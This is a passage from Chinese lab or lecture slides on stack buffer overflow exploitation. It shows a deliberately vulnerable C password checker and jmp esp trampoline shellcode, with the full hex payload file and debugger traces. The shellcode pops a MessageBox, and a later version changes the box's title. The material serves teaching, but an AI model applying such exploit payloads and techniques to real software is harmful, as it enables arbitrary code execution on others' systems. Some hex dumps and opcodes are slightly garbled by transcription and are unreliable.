- Assembly View:** Shows a list of instructions. The instruction `CALL EAX` at address `FFD0` is highlighted in blue. Other instructions include `PUSH EAX`, `PUSH EBX`, `MOV EAX, user32.MessageBoxA`, and `MOV EAX, KERNEL32.ExitProcess`.
- MessageBox Dialog:** A small window titled "buptbupt" is open, displaying the text "buptbupt" and a "确定" (OK) button.
- HEX 数据 (Memory Dump):** A table showing memory addresses and their contents. The first row shows `0012F6CC` containing `00000000`. Subsequent rows show ASCII strings "buptbupt" at addresses `0012F6D0` and `0012F6D4`. The dump also shows return addresses and module names like `ntdll.77FCD170` and `ADVAPI32.DLL`.

继续运行，得到buptbupt文本弹窗。

内容安排


- 1.Shellcode 介绍
- 2.准备工作
- 3.通过淹没静态地址来实现shellcode的代码植入
- 4.通过跳板来实现shellcode的代码植入
- 5.尝试修改汇编语句的shellcode实现修改标题等简单操作

4.1 使用跳板注入原理——ESP


ESP (Extended Stack Pointer) 是 x86 架构中的一个寄存器，用于指向堆栈的顶部。在堆栈操作中，它经常被用来跟踪堆栈的当前位置。当新的数据被压入堆栈时，ESP 会递减（因为在大多数现代操作系统中，堆栈是从高地址向低地址增长），而当数据从堆栈弹出时，ESP 会递增。

在发生缓冲区溢出时，esp 通常指向或接近溢出的数据。这意味着，如果一个攻击者可以在某个地方找到 `jmp esp` 指令并将返回地址覆盖为该指令的地址，那么执行流将会跳转到 esp 当前指向的位置，也就是溢出的数据，也可能是攻击者注入的 shellcode。

4.1 使用跳板注入原理——ESP位置



4.1 使用跳板注入原理——栈中的顺序



←
ESP

```
main()
{
    int valid_flag=0;
    char password[1024];
    FILE * fp;
    LoadLibrary("user32.dll");//prepare for messagebox
    if(!(fp=fopen("password.txt","rw+")))
    {
        exit(0);
    }
    fscanf(fp,"%s",password);
    valid_flag = verify_password(password);
    if(valid_flag)
    {
        printf("incorrect password!\n");
    }
    else
    {
        printf("Congratulation! You have passed the
            verification!\n");
    }
    fclose(fp);
}
```

```
int verify_password (char *password)
{
    int authenticated;
    char buffer[44];
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);//over flowed here!
    return authenticated;
}
```

4.1使用跳板注入原理


利用栈溢出，我们可以让返回时ESP所指位置（即返回地址的后一行）写入Shellcode，并且将返回地址更改为一个jmp esp的地址。

这样，就会在verify函数返回时跳转到shellcode执行。


从图上看，我们需要先填充52个字节，然后写入2.3中找到的jmp esp地址，最后写入Shellcode。

最后构造的password.txt:

注入前:



注入后:



password.txt																Decoded Text
00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	a a a a a a a a a a a a a a a a
00000010	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	a a a a a a a a a a a a a a a a
00000020	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	a a a a a a a a a a a a a a a a
00000030	61	61	61	61	2A	E3	E2	77	33	DB	53	68	62	75	70	a a a a * . . w 3 . S h b u p t
00000040	68	62	75	70	74	8B	C4	53	50	50	53	B8	68	3D	E2	h b u p t . . S P P S . h = . w
00000050	FF	D0	53	B8	BB	B0	E7	77	FF	D0						. . S w . .

4.1 动态调试验证

动态调试程序，strcpy的返回地址已经被覆盖为之前找到的 jmp esp地址。

00401071	5D	POP EAX	
00401072	83C4 70	ADD ESP, 70	
00401075	3BEC	CMP EBP, ESP	
00401077	E8 C4030000	CALL overflow.__chkesp	
0040107C	8BE5	MOV ESP, EBP	
0040107E	5D	POP EBP	
0040107F	C3	RETN	
00401080	CC	INT3	
00401081	CC	INT3	
00401082	CC	INT3	
00401083	CC	INT3	
00401084	CC	INT3	
00401085	CC	INT3	

返回到 77E2E32A (user32.77E2E32A)

地址	HEX 数据	0012FB24	77E2E32A	user32.77E2E32A
00428000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB28	6853DB33	
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB2C	74707562	
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB30	70756268	
00428030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB34	53C48B74	
00428040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB38	B8535050	
00428050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB3C	77E23D68	user32.MessageBoxA
00428060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB40	B853D0FF	
00428070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB44	77E7B0BB	KERNEL32.ExitProcess

继续调试，发现执行了 jmp esp，也跟着执行了 esp 指向的 0x0012FB28 处 shellcode，成功实现弹窗。


0012FB37	53	PUSH EBX		EDI 77FDE000
0012FB38	50	PUSH EAX		EIP 77F86839 ntdll.77F86839
0012FB39	50	PUSH EAX		C 0 ES 0023 32位 0 (FFFFFFFF)
0012FB3A	53	PUSH EBX		P 1 CS 001B 32位 0 (FFFFFFFF)
0012FB3B	B8 683DE277	MOV EAX, user32.MessageBoxA		A 0 SS 0023 32位 0 (FFFFFFFF)
0012FB40	FFD0	CALL EAX		Z 1 DS 0023 32位 0 (FFFFFFFF)
0012FB42	53	PUSH EBX		S 0 FS 0038 32位 77FDE000 (FFF)
0012FB43	B8 BB0E777	MOV EAX, KERNEL32.ExitProcess		T 0 GS 0000 NULL
				D 0
				0 0 LastErr ERROR_SUCCESS (00000000)

地址	HEX 数据	0012FB0C	00000000
00428000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB10	0012FB1C ASCII "buptbupt"
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB14	0012FB18 ASCII "buptbupt"
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB18	00000000
00428030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB1C	74707562
00428040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB20	74707562
		0012FB24	00000000

内容安排

- 1.Shellcode 介绍
- 2.准备工作
- 3.通过淹没静态地址来实现shellcode的代码植入
- 4.通过跳板来实现shellcode的代码植入
- 5.尝试修改汇编语句的shellcode实现修改标题等简单操作

5.1 查阅文档，获取参数说明



The screenshot shows a code editor with a dark theme. At the top left, the word "Syntax" is written in a large, bold, light-colored font. Below it, there is a tab labeled "C++" and a button labeled "= Copy". The main area of the editor contains the following C++ code snippet:

```
int MessageBoxA(  
    [in, optional] HWND hWnd,  
    [in, optional] LPCSTR lpText,  
    [in, optional] LPCSTR lpCaption,  
    [in]           UINT  uType  
);
```

查阅MessageBoxA的参数说明：

hWnd ([in, optional])：所有者窗口的句柄。

lpText ([in, optional])：消息框的主要文本内容。

lpCaption ([in, optional])：消息框标题栏的内容。

uType ([in])：指定消息框的类型和内容。

函数参数压栈从最后一个参数开始，则修改第一个push 74707562h即可修改标题。

5.2将标题修改为20231001

修改后的opcode

SUB SP,440

从堆栈指针 SP 中减去 0x440。这通常用于为后续的push操作创建空间，确保不会覆盖其他重要的堆栈内容。

XOR ECX,ECX

将ECX寄存器与自身进行异或，结果为0，用于清零ECX。

XOR EBX,EBX

将EBX寄存器与自身进行异或，结果为0，用于清零EBX。

PUSH EBX

将EBX（值为0）压入堆栈。作为字符串终止符。

PUSH 31303031

将值0x31303031压入堆栈。（“1001”）

PUSH 33323032

将值0x33323032压入堆栈。（“2023”）

MOV ECX,ESP

将堆栈指针 ESP 的值复制到 ECX 寄存器中。

PUSH EBX

将EBX（值为0）压入堆栈。作为字符串终止符。

PUSH 74707562

将值0x74707562压入堆栈。（“BUPT”）

MOV EAX,ESP

将堆栈指针 ESP 的值复制到 EAX 寄存器中。

PUSH EBX

将EBX（值为0）压入堆栈。

PUSH ECX

将ECX的值压入堆栈。

PUSH EAX

将EAX的值压入堆栈。

PUSH EBX

将EBX（值为0）压入堆栈。

MOV EAX,77E23D68

将值0x77E23D68加载到EAX，这里是通过查找函数基址得到的MessageBoxA函数地址。

CALL EAX

调用在EAX中的函数地址，此处是调用MessageBoxA。

PUSH EBX

将EBX（值为0）压入堆栈。这是ExitProcess的参数，表示进程退出码。

MOV EAX,KERNEL32.ExitProcess

将ExitProcess函数的地址加载到EAX。

CALL EAX

调用在EAX中的函数地址，即调用ExitProcess函数，使程序终止。

5.2将标题修改为20231001

注意字符串的入栈顺序：字符串从最后一个字节到第一个字节倒序入栈。
即我们所常说的小端序。

The screenshot displays the CyberChef Utools interface. On the left, a list of assembly instructions is shown, including `SUB SP, 440`, `XOR ECX, ECX`, `XOR EBX, EBX`, `PUSH EBX`, `PUSH 31303031`, `PUSH 33323032`, `MOV ECX, ESP`, `PUSH EBX`, `PUSH 74707562`, `MOV EAX, ESP`, `PUSH EBX`, `PUSH ECX`, and `PUSH EAX`. The right panel shows the 'Recipe' section with the 'From Hex' operation selected. The input field contains the hex string '31303031', and the output field displays the resulting text '1001'.

Address	Disassembly
66:81EC 4004	SUB SP, 440
33C9	XOR ECX, ECX
33DB	XOR EBX, EBX
53	PUSH EBX
68 31303031	PUSH 31303031
68 32303233	PUSH 33323032
8BCC	MOV ECX, ESP
53	PUSH EBX
68 62757074	PUSH 74707562
8BC4	MOV EAX, ESP
53	PUSH EBX
51	PUSH ECX
50	PUSH EAX

CyberChef × Utools Last build: 2 months ago Options About /

Operations

- hex
- To Hex
- From Hex
- Hex to PEM
- PEM to Hex
- To Hexdump
- From Hexdump
- To Hex Content
- From Hex Content

Recipe

From Hex

Delimiter: Auto

Input

31303031

Output

1001

5.3重新编写password.txt

再次使用Ultraedit，将跳板实验中的opcode更改为修改标题后的版本。

```

password.txt
00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  a a a a a a a a a a a a a a
00000010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  a a a a a a a a a a a a a a
00000020 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  a a a a a a a a a a a a a a
00000030 61 61 61 61 2A E3 E2 77 33 C9 33 DB 53 68 31 30  a a a a * . . w 3 . 3 . S h 1 0
00000040 30 31 68 32 30 32 33 8B CC 53 68 62 75 70 74 8B  0 1 h 2 0 2 3 . . S h b u p t .
00000050 C4 53 51 50 53 B8 68 3D E2 77 FF D0 53 B8 BB B0  . S Q P S . h = . w . . S . . .
00000060 E7 77 FF D0  . w . .

```

运行并动态调试，观察到反汇编和弹窗修改成功。

地址	HEX 数据	反汇编	注释
0012FB28	33C9	XOR ECX, ECX	
0012FB2A	33DB	XOR EBX, EBX	
0012FB2C	53	PUSH EBX	
0012FB2D	68 31303031	PUSH 31303031	
0012FB32	68 32303233	PUSH 33323032	
0012FB37	8BCC	MOV ECX, ESP	
0012FB39	53	PUSH EBX	
0012FB3A	68 62757074	PUSH 74707562	
0012FB3F	8BC4	MOV EAX, ESP	
0012FB41	53	PUSH EBX	
0012FB42	51	PUSH ECX	
0012FB43	50	PUSH EAX	
0012FB44	53	PUSH EBX	
0012FB45	B8 683DE277	MOV EAX, user32.MessageBoxA	
0012FB4A	FFD0	CALL EAX	
0012FB4C	53	PUSH EBX	
0012FB4D	B8 BB0E7777	MOV EAX, KERNEL32.ExitProcess	
0012FB52	FFD0	CALL EAX	
0012FB54	00CC	ADD AH, CL	
0012FB56	CC	INT3	



谢谢大家

